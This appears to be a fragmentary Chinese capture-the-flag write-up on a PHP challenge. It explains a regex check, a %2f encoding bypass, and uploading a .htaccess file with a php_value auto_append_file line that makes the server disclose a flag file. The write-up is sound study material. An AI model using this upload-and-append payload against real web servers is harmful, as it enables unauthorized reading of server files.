
我们可以使用这个方法，

%2f 是 / 因为他里面有一次匹配规则，所以需要使用时%2f绕过

这里的master search path name 都是在代码中他自己写的
这里只是调用它的功能




可以的，没有问题



因为刚刚 505.php 影响了htaccess，我们这里重新上传一个 .php的正常结尾
发现文件，hiahiahia_flag
然后访问映射的文件发现存在再上传一个.htaccess，内容为

php_value auto_append_file /home/hiahahia_flag



<https://blog.csdn.net/hxhxhxhx>

正则

```
if(!preg_match('/(.*?)\/(.*?)$/s', $path, $array, 0, 9))  
    return 1;
```

\s是指空白，包括空格、换行、tab缩进等所有的空白

\$是从后匹配字符串

/是为了匹配 /

()是为了提取匹配的字符串。表达式中有几个()就有几个相应的匹配字符串。

.表示 匹配除换行符 \n 之外的任何单字符，*表示零次或多次

所以.*在一起就表示任意字符出现零次或多次。没有?表示贪婪

模式。比如a.*b，它将会匹配最长的以a开始，以b结束的字符串。如果用它来搜索aabab的话，它会匹配整个字符串aabab。这被称为贪婪匹配。

php_value

见这里

<https://www.dazhuanlan.com/2019/10/19/5daaf6b58f83b/>